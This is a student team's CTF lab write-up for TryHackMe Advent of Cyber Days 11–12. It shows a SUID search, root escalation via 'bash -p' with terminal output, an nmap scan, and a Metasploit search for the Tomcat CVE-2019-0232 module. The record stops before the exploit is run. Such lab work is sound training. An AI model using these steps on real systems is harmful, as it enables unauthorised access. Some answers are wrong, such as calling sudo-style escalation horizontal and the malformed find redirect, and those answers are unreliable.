PSP0201 Week 4 Writeup

Group Name : Fsociety
Members :

ID	Name	Role
1211102908	Wan Muhammad Ilhan Bin Wan Zil Azhar	Leader
1211101583	Luqman Hakim Bin Noorazmi	Member
1211203101	Jazlan Zuhair Bin Mohamed Zafrualam	Member
1211102054	Mithesh Kumar	Member

Day 11

(The Rogue Gnome)

Tools Used: Kali, FireFox, Terminal

Question 1:

The type of privilege escalation involves using a user account to execute commands as an administrator is : Horizontal

Question 2:

The privilege escalation is Vertical

Question 3:

The privilege escalation is Horizontal

Question 4:

The name of the file that contains a list of users in the sudo group is sudoers.

Question 5:

The linux command to enumerate the key for SSH is :

```
find / -perm -u=s -type f 2>/dev/ssh
```

Question 6:

To make the copied sh file executable, we need to use the chmod command. In this case, the command should look like this.

```
chmod +x find.sh
```


Question 7:

The command used to run a http server using python3 on port 9999 is :

```
python3 -m http.server 9999
```

Question 8:


First, open terminal and use SSH to login into the vulnerable machine by using the command :
ssh cmnatic@MACHINE_IP
Use the password aoc2020 to continue connecting.



```
┌──(kali㉿kali)-[~]
└─$ ssh cmnatic@10.10.184.167
The authenticity of host '10.10.184.167 (10.10.184.167)' can't be established.
ED25519 key fingerprint is SHA256:hUBCWd6O4fUKKG/W7Q/by9myXx/TJXtwU4lk5pqpmvc.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.184.167' (ED25519) to the list of known hosts.
cmnatic@10.10.184.167's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jul  3 03:28:33 UTC 2022

  System load:  0.16              Processes:           98
  Usage of /:   26.8% of 14.70GB  Users logged in:     0
  Memory usage: 8%                IP address for ens5: 10.10.184.167
  Swap usage:   0%
```

Then, use command whoami to see who we are connecting as, in this case, we are connecting as cmnatic. Since all the available files are readable only for root, we must use the command
bash -p to connect as root. We can use whoami again to see if we're successfully connecting as root.

As root, we have access to get the available information. Use the command : cat /root/flag.txt to get the thm flag.



```
  System load:  0.0               Processes:           93
  Usage of /:   26.8% of 14.70GB  Users logged in:     0
  Memory usage: 8%                IP address for ens5: 10.10.184.167
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your In
ternet connection or proxy settings


Last login: Sun Jul  3 03:28:36 2022 from 10.18.31.92
-bash-4.4$ whoami
cmnatic
-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4# 
```


Thought Process/Methodology :

After reading through the GTFOBins commands and the privilege escalation. We found that by using SSH commands to enter the vulnerable machine as cmnatic, we can access every root profile with bash commands we got from GTFOBins.

Day 12
(Ready, set, elf.)
Tools Used: Kali, FireFox, Terminal


Question 1:

Use nmap to figure out the port that is connected to the MACHINE_IP.
Command : nmap -Pn MACHINE_IP



```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 00:15 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.04 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -p 1-9999 10.10.72.216
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 00:16 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.04 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -Pn  10.10.72.216
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 00:16 EDT
Nmap scan report for 10.10.72.216
Host is up (0.20s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
8009/tcp open  ajp13
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 13.71 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Open the MACHINE_IP:PORT in a browser and see the version of Apache Tomcat.



Apache Tomcat/9.0.17

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations How-To
Manager Application How-To
Clustering/Session Replication How-To

Developer Quick Start
Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions


Managing Tomcat
For security, access to the manager webapp is restricted. Users are defined in:

Documentation
Tomcat 9.0 Documentation
Tomcat 9.0 Configuration

Getting Help
FAQ and Mailing Lists
The following mailing lists are available:

Question 2:

A simple google search and web-surfing reveals the CVE for Apache Tomcat 9.0.17 which is 2019-0232.



TOTAL CVE Records: 179423

NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG is underway and will last up to one year. (d

NOTICE: Changes coming to CVE Record Format JSON and CVE List Content Downloads in 2022.

IOME > CVE > CVE-2019-0232

CVE-ID

CVE-2019-0232 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information


Description

When running on Windows with enableCmdLineArguments enabled, the CGI Servlet in Apache Tomcat 9.0.0.M1 to 9.0.17, 8.5.0 to 8.5.39 and 7.0.0 to 7.0.9
due to a bug in the way the JRE passes command line arguments to Windows. The CGI Servlet is disabled by default. The CGI option enableCmdLineArgume
(and will be disabled by default in all versions in response to this vulnerability). For a detailed explanation of the JRE behaviour, see Markus Wulftange's blog
(https://codewhitesec.blogspot.com/2016/02/java-and-command-line-injections-in-windows.html) and this archived MSDN blog
(https://web.archive.org/web/20161228144344/https://blogs.msdn.microsoft.com/twistylittlepassagesallalike/2011/04/23/everyone-quotes-command-line-

References


Question 3:

Connect to metasploit by using the command : msfconsole




```
┌──(kali㉿kali)-[~]
└─$ msfconsole

 +-------------------------------------------------------+
 |  METASPLOIT by Rapid7                                 |
 +---------------------------+---------------------------+
 |      __________________   |                           |
 |  ==c(______(o(______(_()  | |""""""""""""|======[***  |
 |             )=\           | |  EXPLOIT   \            |
 |            // \\          | |_____________\_______    |
 |           //   \\         | |==[msf >]============\   |
 |          //     \\        | |______________________\  |
 |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
 |        //         \\      |  *********************    |
 +---------------------------+---------------------------+
 |      o O o                |         \'\/\/\/'/        |
 |              o O          |          )======(         |
 |                 o         |        .'  LOOT  '.       |
 | |^^^^^^^^^^^^^^|l___      |       /    _||__   \      |
 | |    PAYLOAD     |""\___, |      /    (_||_     \     |
 | |________________|__|)__| |     |     __||_)     |    |
 | |(@)(@)"""**|(@)(@)**|(@) |     "       ||       "    |
 |  = = = = = = = = = = = =  |      '--------------'     |
 +---------------------------+---------------------------+
```

Search for the CVE number to find the right exploit to use.




```
       =[ metasploit v6.1.39-dev                          ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 > search 2019-0232

Matching Modules
================

   #  Name                                         Disclosure Date  Rank       Che
ck  Description
   -  ----                                         ---------------  ----       ---
--  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10       excellent  Yes
    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability


Interact with a module by name or index. For example info 0, use 0 or use exploit/
windows/http/tomcat_cgi_cmdlineargs

msf6 > 
```

Set the LHOST, RHOSTS and TARGETURI and run the metasploit.



